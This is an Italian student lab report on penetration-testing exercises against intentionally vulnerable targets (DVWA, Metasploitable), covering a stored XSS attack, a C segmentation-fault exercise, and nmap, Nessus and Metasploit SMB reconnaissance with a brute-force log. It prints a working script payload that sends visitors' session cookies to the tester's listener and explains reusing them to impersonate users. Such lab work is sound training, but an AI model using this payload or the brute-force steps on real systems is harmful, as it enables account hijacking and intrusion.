(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:22:e4:ab:8b brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.24 brd 192.168.104.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:22ff:fe4:ab8b/64 scope link
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ ping -c 4 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.577 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.431 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.440 ms
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.431/0.473/0.577/0.060 ms
(kali㉿kali)-[~]
```

## Configurazione del server Python

Il primo passo consiste nell'avviare un server python, modulo http (-m), mettendolo in ascolto in locale (192.168.104.100) sulla porta 4444, attraverso il comando ‘python3 -m http.server -b 192.168.104.100 4444’.

Il server web resterà in ascolto sulla porta, restituendo tutte le richieste ricevute sulla porta 4444.



The screenshot shows a terminal window where the command 'python3 -m http.server -b 192.168.104.100 4444' has been executed. The output indicates that the server is now listening on port 4444, serving requests from the IP 192.168.104.100.

```
(kali㉿kali)-[~]
$ python3 -m http.server -b 192.168.104.100 4444
Serving HTTP on 192.168.104.100 port 4444 (http://192.168.104.100:4444) ...
```

## Exploit Stored XSS

Viene effettuato l'accesso alla DVWA sulla pagina "XSS stored" (che è un "Libro ospiti") al fine di lasciare, come firma, un codice malevolo che copierà i cookie di sessione per inviarli al nostro server http.

Il codice in questione è un codice java scritto come segue:


```
<script>new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;</script>
```

Questo codice invia al server in ascolto una richiesta al fine di ottenere un'immagine (inesistente) ma, assieme a questa richiesta, inoltra al sito i cookie di sessione dell'utente che sta visitando il sito (+document.cookie), esfiltrando i dati dalla pagina del libro ospiti compromessa senza che l'utente abbia modo di rendersi conto dell'azione.

The screenshot shows the DVWA application running on a Kali Linux host. The user is on the 'XSS stored' page, which displays a guestbook form. The 'Message' field contains the exploit code: <script>new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;</script>. Below the form, there's a 'More info' section with links to XSS resources. The browser's developer tools are open, specifically the 'Elements' tab under the 'Inspector' tool. The 'Elements' tab shows the HTML structure of the page, with the exploit code highlighted in the 'Message' input field. The 'Styles' tab shows the CSS applied to the page, including styles for the text area and the message input field. The 'Network' tab shows the request being sent to the server.


Qui sotto possiamo notare come, nella schermata Terminale del server http su kali, risultino i cookie di sessione di DUE "ignari" utenti che hanno visitato la pagina del libro ospiti contenente il codice malevolo.

Da qui è possibile recuperare i cookie di sessione al fine di utilizzarli per impersonare l'identità dell'account compromesso inserendoli, ad esempio, all'interno di una pagina del sito stesso, precedentemente intercettata con Burpsuite, al fine di sostituirli ai cookie di sessione del nostro login ed apparire attivi come l'utente di cui sono state compromesse le credenziali.



## Day 3

Sfruttamento della vulnerabilità di tipo **buffer overflow**. Le operazioni sono state condotte secondo il seguente schema:



## Analisi pre-esecuzione del sorgente ed esecuzione

Di seguito il sorgente originale e lo screenshot dell'esecuzione:

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:" , c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:" , g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ ./BW_D3_BOF
Inserire 10 interi:
[1]:57
[2]:82
[3]:50
[4]:61
[5]:42
[6]:74
[7]:11
[8]:45
[9]:21
[10]:43
Il vettore inserito e':
[1]: 57
[2]: 82
[3]: 50
[4]: 61
[5]: 42
[6]: 74
[7]: 11
[8]: 45
[9]: 21
[10]: 43
Il vettore ordinato e':
[1]:11
[2]:21
[3]:42
[4]:43
[5]:45
[6]:50
[7]:57
[8]:61
[9]:74
[10]:82
```

In base ad un'analisi preliminare, il programma sembra accogliere l'input di 10 parametri interi, per poi ordinarli in ordine crescente con un sistema di "bubbling", eseguito nel blocco di "ARRANGE": il programma compara i vettori a coppie e, se il primo vettore è

maggiori del secondo, lo sposta più in basso nella lista, per poi ripetere la sequenza finché tutti i vettori risultano ordinati. La previsione viene confermata alla prima esecuzione (immagine alla destra del codice).

## Modifiche al programma

Vengono apportate le seguenti modifiche al programma (non in ordine):

- inserimento di un menù che consente di rieseguire il programma e di decidere se eseguirlo in maniera corretta od in maniera difettosa;
- aggiunta dei controlli di input per impedire all'utente d'inserire parametri errati;
- modifica del codice in modo da causare un Segmentation Fault;
- ulteriori modifiche di vario tipo, come effetti grafici e miglioramenti al codice.

## Divisione in sezioni

Il programma è stato suddiviso in sezioni, richiamate dall'"indice" in apertura che ne forza il pre-caricamento ed agisce come una sorta di "indice" dei contenuti.

La suddivisione del programma in blocchi ne incrementa la flessibilità e consente di eseguire funzioni di salto equivalenti al vecchio "GOTO" dei programmi BASIC.

Sono state inoltre aggiunte due librerie: `<stdlib.h>` per la funzione "sleep" (che mette in pausa il programma), ed `<unistd.h>` per la funzione "exit" di chiusura.

```

1 /***** LIBRARIES START *****/
2 #include <stdio.h>
3 #include <stdlib.h> //used for "exit(0)"
4 #include <unistd.h> //used for "sleep"
5 /***** LIBRARIES END *****/
6 /***** BLOCK BLOCKS START *****/
7 int main ();
8 int menu ();
9 int vector ();
10 int faulty ();
11 int end ();
12 /***** BLOCK BLOCKS END *****/

```

## Remenu & Input Control

```

45 /***** BLOCK MENU START *****/
46 int menu()
47 {
48     int menuPick = 0;
49     printf("\nWelcome to Array Arranger\n");
50     printf("This program will receive an input of 10 integer numbers\n");
51     printf("And arrange them in ascending order.\n");
52     printf("How do you want to run this program?\n");
53     printf("1. Regular\n");
54     printf("2. Faulty\n");
55     printf("3. QUIT\n");
56     printf("Your pick: ");
57     while (1)
58     {
59         if (scanf("%d", &menuPick) != 1)//Checks for input not being INT
60         {
61             printf("Invalid input. Please, enter a valid parameter.\nYour pick: ");
62             while (getchar() != '\n') {}//Empties input buffer to avoid looping
63             continue;
64         }
65         getchar(); //Empties surplus chars
66         if (menuPick == 1) { vector(); }
67         else if (menuPick == 2) { faulty(); }
68         else if (menuPick == 3) { end(); }
69         else { printf("Invalid input. Please, enter a valid parameter.\nYour pick: "); }
70     }
71 }
72 /***** BLOCK MENU END *****/

```

La funzione di riesecuzione e scelta del tipo di programma da eseguire viene implementata dividendo il programma in blocchi, uno dei quali è il programma di "MENU" che consente di scegliere tra i due tipi di esecuzione e la chiusura dell'applicazione.

All'interno del menu vengono inseriti anche dei controlli per impedire che l'utente imparisca scelte errate, e che il menu stesso non entri in loop, se questo dovesse accadere, utilizzando una linea che azzera l'input utente se questo risulta errato.

## Input Control & Code Improvement

Al livello dell'input dei parametri da ordinare è stata inserita una routine di controllo che impedisce di inserire dati che non siano numeri interi: in caso di input errato, viene segnalato l'errore e l'utente ha la possibilità di correggere ciò che ha digitato. Inoltre il parametro "int/%d" è stato sostituito col parametro "long/%ld" in modo che il programma possa supportare numeri più grandi (fino a 2.147.483.647).

```

83 // NUMBER OF VECTORS START
84 for (long i = 0; i < 10; i++)//enumerates single entries assigning an incremental number to each
85 {
86     long c = i + 1;
87     printf("[%ld]: ", c);
88     while (scanf("%ld", &vector[i]) != 1)
89     {
90         printf("Wrong parameter - only Integer Numbers allowed!\nPlease, re-enter your INT: ");
91         while (getchar() != '\n') {} // clear input buffer
92     }
93 } // NUMBER OF VECTORS END

```

## Segmentation Fault

```

132 /***** BLOCK FAULTY VECTOR START *****/
133 int faulty ()
134 {
135     // VAR DEF START
136     long vector [10], i, j, k;
137     long* g = NULL;//Indicizes G as pointer (*) to an empty address (NULL)
138     long swap_var;
139     // VAR DEF END
140     // PROG OPEN START
141     printf ("\nThis cycle will perform a 'Segmentation fault (core dumped)' error.\n");
142     printf ("Type in 10 integer entries:\n");

```

Il programma viene modificato in modo da causare un errore di Segmentation Fault nel seguente modo: nella parte di richiamo dei dati ordinati, indicata dal parametro "g", viene inserita, tramite un puntatore di memoria, l'allocazione "long\* g = NULL;" che obbliga il programma a scrivere in un'area di memoria inesistente.

Come previsto, l'esecuzione del programma restituisce un "Segmentation fault" al momento in cui tenta di scrivere l'array di numeri ordinato puntando all'area di memoria inesistente, restituendo il risultato (che possiamo vedere nell'immagine a destra) durante l'esecuzione:

```

How do you want to run this program?
1. Regular
2. Faulty
0. QUIT
Your pick: 2

This cycle will perform a 'Segmentation fault (core dumped)' error.
Type in 10 integer entries:
[1]: 76
[2]: 267
[3]: 8257
[4]: 94763
[5]: 22
[6]: 6763
[7]: 24
[8]: 748
[9]: 78842
[10]: 856
Inserted vectors are: 76, 267, 8257, 94763, 22, 6763, 24, 748, 78842, 856
Here are thy vectors, in ascending order:
zsh: segmentation fault ./array06

```

## Grafica ASCII

```

13 /***** BLOCK MAIN START *****/
14 int main()
15 {
16     printf("\n=====*** GRUPPO I - CS01-23 ***=====\n");
17     printf("      *** IANNELLA Pasquale   | | (....)   /----\n");
18     printf("      *** CHIEPPA Marco    ||| (....)   /----\n");
19     printf("      *** KENYON Alessio   | | (....)   /----\n");
20     printf("      *** RESTANI Davide  | | (....)   /----\n");
21     printf("      *** CIULLA Marco    | | (....)   /----\n");
22     printf("      *** ROVELLA Andrea  | | (....)   /----\n");
23     printf("      *** TUA Xiong mod    | | (....)   /----\n");
24     printf("      *** DI SALVO Gabriele\n");
25     printf("      *** ROSEI Paola\n");
26     printf("      *** VERRONE Giacomo\n");
27     printf("      *** SARTORI Riccardo\n");
28     printf("      *** CAVALLARO Luca\n");
29     printf("      *** POGGIO Stefano\n");
30     printf("      *** MARCHETTI Riccardo\n");
31     printf("      *** D'ANGELO Gianni\n");
32     printf("      *** SARTORI Riccardo\n");
33     printf("      *** VERRONE Giacomo\n");
34     printf("      *** CAVALLARO Luca\n");
35     printf("      *** POGGIO Stefano\n");
36     printf("      *** MARCHETTI Riccardo\n");
37     printf("      *** DI SALVO Gabriele\n");
38     printf("      *** ROSEI Paola\n");
39     printf("      *** VERRONE Giacomo\n");
40     printf("      *** CAVALLARO Luca\n");
41     printf("      *** POGGIO Stefano\n");
42     menu();//Launches "menu()"
43 }
44 /***** BLOCK MAIN END *****/

```

```

194 /***** BLOCK END START *****/
195 int end()
196 {
197     printf("\n=====*** END ***=====\n");
198     printf("      *** DI SALVO Gabriele\n");
199     printf("      *** ROSEI Paola\n");
200     printf("      *** VERRONE Giacomo\n");
201     printf("      *** CAVALLARO Luca\n");
202     printf("      *** POGGIO Stefano\n");
203     printf("      *** MARCHETTI Riccardo\n");
204     printf("\n");
205     printf("=====*** END ***=====\n\n");
206     exit(0);// ends the program
207 }
208 /***** BLOCK END END *****/

```

Nei blocchi di apertura e di chiusura sono state aggiunte delle grafiche ASCII, il cui codice è stato opportunamente modificato in modo da non causare errori al momento dell'esecuzione: essendo il carattere "\ usato per introdurre parametri speciali (come "\n" per andare a capo, od "\a" per attivare il beeper del PC), i caratteri "\" non verranno visualizzati a schermo se non presentati come "\\\", dove la lettura è "scrivi \" come carattere speciale" (da non confondere con "//", che in C apre una riga di commento).

Da notare come il programma si conclude con un "exit(0);" comando che forza la chiusura del programma, importato dalla libreria <stdlib.h>.

Come ulteriore "polishing" del programma, il riepilogo dell'array dei numeri viene eseguito in linea e non in colonna, mettendo il programma stesso in attesa per 3 secondi in modo che l'utente abbia il tempo di riesaminare velocemente i numeri inseriti.

Si potrebbe fare lo stesso anche con i numeri arrangiati in ordine crescente.

Nei prossimi screenshot è possibile osservare il codice completo del programma modificato, del quale viene anche allegata una copia separata liberamente consultabile su editor di testo:

```

while (1)
{
    if (scanf("%d", &menuPick) != 1)//Checks for input not being INT
    {
        printf("Invalid input. Please, enter a valid parameter.\nYour pick: ");
        while (getchar() != '\n') {} //Empties input buffer to avoid looping
        continue;
    }
    getch();//Empties surplus chars
    if (menuPick == 1) { vector(); }
    else if (menuPick == 2) { faulty(); }
    else if (menuPick == 3) { end(); }
    else { printf("Invalid input. Please, enter a valid parameter.\nYour pick: "); }
}

***** BLOCK MENU END *****/
***** BLOCK VECTOR START *****/
int vector ()
{
    // VAR DEF START
    long vector [10], i, j, k;//supports -2.147.483.648 to 2.147.483.647 (2bn 147m 483k 648)
    long swap_var;
    // VAR DEF END
    // PROG OPEN START
    printf("Enter %d in 10 integer entries:\n");
    // PROG OPEN END
    // NUMBER OF VECTORS START
    for (long i = 0; i < 10; i++)//enumerates single entries assigning an incremental number to each
    {
        long c = i + 1;
        printf("[%ld]: ", c);
        while (scanf("%ld", &vector[i]) != 1)
        {
            printf("Wrong parameter - only Integer Numbers allowed!\nPlease, re-enter your INT: ");
            while (getchar() != '\n') {} // clear input buffer
        }
    }
    // NUMBER OF VECTORS END
    // LISTS VECTORS IN A SINGLE ROW, SEPARATED BY COMMAS START
    printf("Inserted vectors are: ");
    for (i = 0; i < 10; i++)
    {
        if (i == 0) { printf("%ld", vector[i]);}//prints the first INT
        else { printf(", %ld", vector[i]); } // prints the other INTs with a ", "
    }
    printf("\n");
    sleep(3); //program waits 3 seconds to allow to check the sequence
    // LISTS VECTORS IN A SINGLE ROW, SEPARATED BY COMMAS END
    // ARRANGES VECTORS START
    for (j = 0 ; j < 10 - 1; j++)// creates a J list

```

```


    {
        for (k = 0 ; k < 10 - j - 1; k++)// creates a temporary K list to compare values
        {
            if ((vector[k] > vector[k+1])//checks INT size, in pairs (k and k+1)
            {
                //if first vector is greater than second, swaps pairs
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;//swap command
            }
        }
    }
    // ARRANGES VECTORS END
    // LISTS ARRANGED VECTORS START
    printf("Here are thy vectors, in ascending order:\n");
    for (j = 0; j < 10; j++)//retrieves J
    {
        long c = j+1;//creates G, assigning J+1
        printf("[%ld]: ", c); //prints G
        printf("%ld\n", vector[j]); //retrieves J, assigns to G
    }
    // LISTS ARRANGED VECTORS END
    menu(); //runs "menu()"
}
***** BLOCK VECTOR END *****/
***** BLOCK FAULTY VECTOR START *****/
int faulty()
{
    // VAR DEF START
    long vector [10], i, j, k;
    long * g = NULL;//Indicizes G as pointer (*) to an empty address (NULL)
    long swap_var;
    // VAR DEF END
    // PROG OPEN START
    printf ("In this cycle will perform a 'Segmentation fault (core dumped)' error.\n");
    printf ("Type in 10 integer entries:\n");
    // PROG OPEN END
    // NUMBER OF VECTORS START
    for (long i = 0; i < 10; i++)
    {
        long c = i + 1;
        printf("[%ld]: ", c);
        while (scanf("%d", &vector[i]) != 1)
        {
            if (vector[i] < 0)
                printf("Wrong parameter - only Integer Numbers allowed!\nPlease, re-enter your INT: ");
                while (getchar() != '\n') {}
        }
    }
    // NUMBER OF VECTORS END
    // LISTS VECTORS IN A SINGLE ROW, SEPARATED BY COMMAS START
    menu(); //runs "menu()"
}

```



## Day 4

**Hacking di Metasploitable.** Le operazioni sono state strutturate nel modo seguente:



Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. L'obiettivo di questo test è ottenere l'accesso alla macchina target utilizzando il **framework Metasploit**.

### Configurazioni di rete

Configurazione di rete della macchina target, Metasploitable, e test della connettività:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cd:ab:8b brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
            inet6 fe80::a00:27ff:fedc:ab8b/64 scope link
                valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping -c 4 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=5.74 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.376 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.622 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.391 ms

--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.376/1.782/5.741/2.287 ms
msfadmin@metasploitable:~$
```

Configurazione di rete della macchina attaccante, Kali, e test della connettività:

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:feb1:9d67/64 scope link
            valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
└─$ ping -c 4 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.418 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.556 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.405 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.382 ms

--- 192.168.50.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.382/0.440/0.556/0.068 ms
```

### Host scan

Il primo passo di questo test prevede la scansione del target con nmap. Il tool di scansione viene impostato in modalità aggressive per ottenere le informazioni più importanti in questa fase del pentest, come i servizi attivi ed il S.O. in uso, e restituisce il seguente risultato:

Port	Proto	Service	Version
21	tcp	ftp	vsftpd 2.3.4
22	tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	telnet	Linux telnetd
25	tcp	smtp	Postfix smptd
53	tcp	domain	ISC BIND 9.4.2
80	tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	rpcbind	2 (RPC #100000)
139	tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512	tcp	exec	netkit-rsh rexecd
513	tcp	login	
514	tcp	shell	Netkit rshd
1099	tcp	java-rmi	GNU Classpath grmiregistry
1524	tcp	bindshell	Metasploitable root shell
2121	tcp	ftp	ProFTPD 1.3.1
3306	tcp	mysql	MySQL 5.0.51a-3ubuntu5
3632	tcp	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432	tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	vnc	VNC (protocol 3.3)
6000	tcp	X11	(access denied)
6667	tcp	irc	UnrealIRCd
6697	tcp	irc	UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009	tcp	ajp13	Apache Jserv (Protocol v1.3)
8180	tcp	http	Apache Tomcat/Coyote JSP engine 1.1
8787	tcp	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
36958	tcp	java-rmi	GNU Classpath grmiregistry
43103	tcp	status	1 (RPC #100024)
48616	tcp	mountd	1-3 (RPC #100005)
48871	tcp	nlockmgr	1-4 (RPC #100021)

Successivamente viene effettuato un Vulnerability scan (basic scan) utilizzando il tool Nessus, che restituisce i seguenti risultati:

**192.168.50.150**



Medium (CVSS: 6.0)

NVT: Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check

Sulla porta 445 è attivo il servizio SMB vulnerabile ad un attacco di tipo “command execution”, che un potenziale attaccante può sfruttare per eseguire codice arbitrario sulla macchina remota. Di seguito alcune informazioni aggiuntive sulla vulnerabilità:

## CVE-2007-2447 Detail

### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Description

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

### Severity

CVSS Version 3.x

CVSS Version 2.0

#### CVSS 2.0 Severity and Metrics:



NIST: NVD

Base Score: 6.0 MEDIUM

Vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)

## Exploit

Il prossimo passo prevede l'identificazione, a supporto delle informazioni ottenute con nmap, della versione di Samba presente sulla macchina target:

```
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS    1                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS   1                  yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.50.150:445  - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.50.150:445  - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.150:445  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Viene quindi tentato un dictionary attack per accedere a Samba e viene rilevata la possibilità di accedere in modalità anonima:

```
msf6 auxiliary(scanner/smb/smb_login) > run      Set the network username
                                         Don't ask for a password
[*] 192.168.50.150:445  - 192.168.50.150:445 - Starting SMB login bruteforce
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\msfadmin:msfadmin', ha
[!] 192.168.50.150:445  - No active DB -- Credential data will not be saved!
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\msfadmin:user', asswo
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\msfadmin:postgres',
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\msfadmin:batman',
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\msfadmin:123456789',
[-] 192.168.50.150:445  - 192.168.50.150:445 - Failed: '\.service',
[+] 192.168.50.150:445  - 192.168.50.150:445 - Success: '\.!\Guest
[*] 192.168.50.150:445  - 192.168.50.150:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed      Use Kerberos authentication
```

## Enumerazione Samba shares con l'accesso anonimo:

```
